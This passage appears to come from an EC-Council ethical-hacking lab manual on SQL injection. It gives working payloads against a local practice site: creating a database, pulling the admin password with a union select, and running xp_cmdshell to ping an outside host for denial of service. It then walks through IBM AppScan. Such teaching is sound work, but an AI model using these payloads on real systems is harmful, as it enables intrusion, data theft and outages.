


FIGURE 1.7: Old House Login page

Different databases require different SQL syntax. Identify the database engine used by the server.

TASK 3

Create Your Own Database

TASK 3

18. Open a web browser, type **http://localhost/realhome** in the address bar, and press **Enter**.
19. The **Home Page** of Real Home appears.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Most injections land in the middle of a SELECT statement. In a SELECT clause, we almost always end up in the WHERE section.

FIGURE 1.8: Old House Home page

20. In the **Login Name** field, type

    ```
    blah';create database juggyboy; --
    ```

    and leave the **Password** field empty. Click **Login**.

21. In this query, **juggyboy** is the name of the database.

Mostly the error messages show you what DB engine you are working on with ODBC errors. It displays database type as part of the driver information.




FIGURE 1.9: Old House Login page

22. No error message or any message displays on the web page. It means that the site is vulnerable to SQL injection and a database with the name juggyboy has been created at the database server.

Try to replicate an error-free navigation, which could be as simple as ' and '1' = '1 Or ' and '1' = '2.

23. When you open **Microsoft SQL Server Management Studio**, under **Database** you can see the created database, **juggyboy**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Time delays are a type of blind SQL Injection that causes the SQL engine to execute a long-running query or a time delay statement, depending on the logic injected.




FIGURE 1.10: Microsoft SQL Server Management Studio

TASK 5

Denial-of-Service Attack

24. Open a web browser, type **http://localhost/realhome** in the address bar, and press **Enter**.
25. The **Home Page** of Real Home is displayed.




FIGURE 1.11: Old House Home page

Once you determine the usernames, you can start gathering passwords:

Username: ' union select password,1,1,1 from users where username = 'admin'--

26. In the **Login name** field, type

```
blah';exec master..xp_cmdshell 'ping
www.certifiedhacker.com -l 65000 -t'; --,
```

and leave the **Password** field empty, and click **Login**.

27. In the above query, you are performing a ping for the www.certifiedhacker.com website using an SQL injection query: **-l** is the send buffer size, and **-t** means to ping the specified host until stopped.

The attacker then selects the string from the table, as before:

Username: ' union select ret,1,1,1 from foo--

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 1.12: Old House Login page

Use the bulk insert statement to read any file on the server, and use bcp to create arbitrary text files on the server.

28. The SQL injection query starts pinging the host, and the login page shows a **Waiting for localhost...** message at the bottom left side of the window.
29. To see whether the query has successfully executed or not and ping is running, open your **Task Manager** window.
30. In **Task Manager**, under the **Details** tab, you see a process called **PING.EXE** running in the background.
31. This process is the result of the SQL injection query that you entered in the login field of the website.

Using the sp_OACreate, sp_OAMethod and sp_OAGetProperty system stored procedures to create Old Automation (ActiveX) applications that can do everything an ASP script can do.




FIGURE 1.13: Task Manager

32. To manually kill this process, right-click the PING.EXE process and select **End Process.** This stops pinging of the host.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
SQL Injection Attacks on MS SQL Database	▪ **Login id:** 1003, 1004 ▪ **Login Username:** juggyboy ▪ **Password:** juggy123

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Testing for SQL Injection Using IBM Security AppScan Tool

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

IBM Security AppScan is a web application security testing tool that automates vulnerability assessments, prevents SQL injection attacks on websites, and scans websites for embedded malware.

Lab Scenario

By now, you are familiar with the types of SQL injection attacks an attacker can perform and the impact caused due to these attacks. Attackers can use the following types of SQL injection attacks: authentication bypass, information disclosure, compromised data integrity, compromised availability of data, and remote code execution, which allows them to spoof identity, damage existing data, execute system-level commands to cause denial of service of the application, etc.

In the previous lab you learned to test SQL injection attacks on MS SQL database for website vulnerabilities.

As an expert **security professional** and **penetration tester** of an organization, your job responsibility is to test the company's web applications and web services for vulnerabilities. You need to find various ways to extend security tests and analyze web applications, and employ multiple testing techniques.

Moving further, in this lab you will learn to test for SQL injection attacks using IBM Security AppScan tool.

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv8 Module 14 SQL Injection

Lab Objectives

The objective of this lab is to help students learn how to test web applications for SQL injection threats and vulnerabilities.

In this lab, you will learn to:

- Perform website scans for vulnerabilities
- Analyze scanned results
- Fix vulnerabilities in web applications

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Generate reports for scanned web applications

Lab Environment

To carry out the lab, you need:

- **Security AppScan** located at **D:\CEH-Tools\CEHv8 Module 14 SQL Injection\SQL Injection Detection Tools\IBM Security AppScan**
- A computer running Window Server 2012
- Double-click on **SEC_APPS_STD_V8.7_EVAL_WIN.exe** to install
- You can also download the latest version of **Security AppScan** from the link http://www-01.ibm.com/software/awdtools/appscan/standard
- A web browser with Internet access
- Microsoft .NET Framework Version 4.0 or later

You can download IBM AppScan from http://www-01.ibm.com.

Supported operating systems (both 32–bit and 64–bit editions):

- Windows 2003: Standard and Enterprise, SP1 and SP2
- Windows Server 2008: Standard and Enterprise, SP1 and SP2

Lab Duration

Time: 20 Minutes

Overview of Testing Web Applications

Web applications are tested for implementing security and automating vulnerability assessments. Doing so prevents SQL injection attacks on web servers and web applications. Websites are tested for embedded malware and to employ a multiple of testing techniques.

TASK 1

Testing Web Application

Lab Tasks

1. Follow the wizard-driven installation steps and install the IBM Security AppScan tool.
2. To launch **IBM Security AppScan** move your mouse cursor to the lower-left corner of your desktop and click **Start**.




FIGURE 2.1: Windows Server 2012 Desktop view

A personal firewall running on the same computer as Rational AppScan can block communication and result in inaccurate findings and reduced performance. For best results, do not run a personal firewall on the computer that runs Rational AppScan.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Click the **IBM Security AppScan Standard** app from **Start** menu apps.




FIGURE 2.2: Windows Server 2012 Desktop view

You can configure Scan Expert to perform its analysis and apply some of its recommendations automatically, when you start the scan.

4. The main window of **IBM Security AppScan** – appears; click **Create New Scan...** to start the scanning.




FIGURE 2.3: IBM Rational AppScan main window

AppScan can scan both web applications and web services.

5. In the **New Scan** wizard, click the **demo.testfire.net** hyperlink.

Note: In the evaluation version we cannot scan other websites.

Malware test uses data gathered during the explore stage of a regular scan, so you must have some explore results for it to function.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 2.4: IBM Rational AppScan – New window

One of the options in the scan configuration wizard is for Scan Expert to run a short scan to evaluate the efficiency of the new configuration for your particular site.

6. In the **Scan Configuration Wizard**, select **Web Application Scan**, and click **Next**.





FIGURE 2.5: IBM Rational AppScan – Scan Configuration Wizard

There are some changes that Scan Expert can only apply with human intervention, so when you select the automatic option, some changes may not be applied.

7. In **URL and Servers** options, leave the settings as their defaults and click **Next**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 2.6: IBM Rational AppScan – Scan Configuration Wizard

8. In **Login Management**, select option **Automatic** and enter the user name details as Username: **jsmith** and Password: **Demo1234** and click **Next**.




FIGURE 2.7: IBM Rational AppScan Scan Configuration window

9. In **Test Policy** options, click **Next** to continue.





FIGURE 2.8: IBM Rational AppScan Full Scan window

10. Click **Finish** to complete the **Scan Configuration Wizard**.



The total number of tests to be sent, or URLs to be visited, may increase during a scan, as new links are discovered.

Security Issues view shows the actual issues discovered, from overview level down to individual requests/responses. This is the default view.

Results can display in three views: Security Issues, Remediation Tasks, and Application Data. The view is selected by clicking a button in the view selector. The data displayed in all three panes varies with the view selected.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 2.9: IBM Rational AppScan Full Scan window

11. When the **Auto Save** window prompts you to save **automatically during scan**, click **Yes** to save the file and proceed to scan.




FIGURE 2.10: Auto Save window

Remediation Tasks view provides a To Do list of specific remediation tasks to fix the issues found by the scan.

12. Security AppScan starts scanning the provided URL for vulnerabilities.





FIGURE 2.11: IBM Rational AppScan Scanning Web Application window

The Result List displays the issues for whatever item is selected in the application tree. These can be for:

- Root level: All site issues display
- Page level: All issues for the page
- Parameter level: All issues for a particular request to a particular page

Note: It will take a lot of time to scan the complete site; in this lab we have stopped before scanning is complete.

13. After the scan is complete, the application lists all the security issues and vulnerabilities in the website.
14. Results can be displayed in three views: Data, Issues, and Tasks.
15. To view the vulnerabilities and security issues in particular website click the **Issues** tab.



You can export the complete scan results as an XML file or as a relational database. (The database option exports the results into a Firebird database structure. This is open source and follows ODBC and JDBC standards.).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 2.12: IBM Rational AppScan Scanning Web Application Result window

TASK 2

Analyze Result

The severity level assigned to any issue can be changed manually by right-clicking on the node.

16. To analyze the scan results, click any of the results, such as **SQL Injection**, to list all the links that are vulnerable to SQL injection.




FIGURE 2.13: IBM Rational AppScan Scanning Web Application Result window

Result Expert consists of various modules that are used to process scan results. The processed results are added to the Issue Information tab of the Detail pane, making the information displayed there more comprehensive and detailed, including screen shots where relevant.

17. Click the **Advisory tab** in the bottom pane of the window to see the severity of that particular link.




FIGURE 2.14: IBM Rational AppScan Scanning Web Application Result window

The Security Report reports security issues found during the scan. Security information may be very extensive and can be filtered depending on your requirements. Six standard templates are included, but each can easily be tailored to include or exclude categories of information.

18. To fix these threats and vulnerabilities, click **Fix Recommendation** to view a list of advice for fixing these vulnerabilities.




FIGURE 2.15: IBM Rational AppScan Scanning Web Application Result window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3

Generate Report

19. After Rational AppScan assesses your site's vulnerability, you can generate customized reports configured for the various personnel in your organization.
20. You can open and view the reports from within Security AppScan, and you can **save a report** as a file to be opened with a third-party application.
21. To generate a report, select **Tools → Report...**. The **Create Report** window appears.

The Industry Standard Report reports the compliance (or non-compliance) of your application with a selected industry committee or your own custom standards checklist.





FIGURE 2.16: IBM Rational AppScan Report Option window

The Template Based Report is a custom report containing user-defined data and user-defined document formatting in Microsoft Word .doc format.

22. Select the type of report to generate, check options, and click **Save Report...**.

The Delta Analysis report compares two sets of scan results and shows the difference in URLs and/or security issues discovered.



The Regulatory Compliance Report: It reports on the compliance (or non-compliance) of your application with a large choice of regulations or legal standards or with your own custom template).

FIGURE 2.17: IBM Rational AppScan Create Report window

23. Save the report to the desired location. The saved report will be helpful for future guidance.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
IBM Security AppScan	▪ SQL Injection attack detected

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Analyze how to speed up the scanning process and reduce the number of pages that IBM Rational AppScan finds.
2. Evaluate whether it is possible to perform scans against live production environments with IBM Rational AppScan. Will that cause damage or hurt the site?
3. Analyze how variables can be implemented in a multi-step sequence with IBM Rational AppScan.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Testing for SQL Injection Using WebCruiser Tool

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

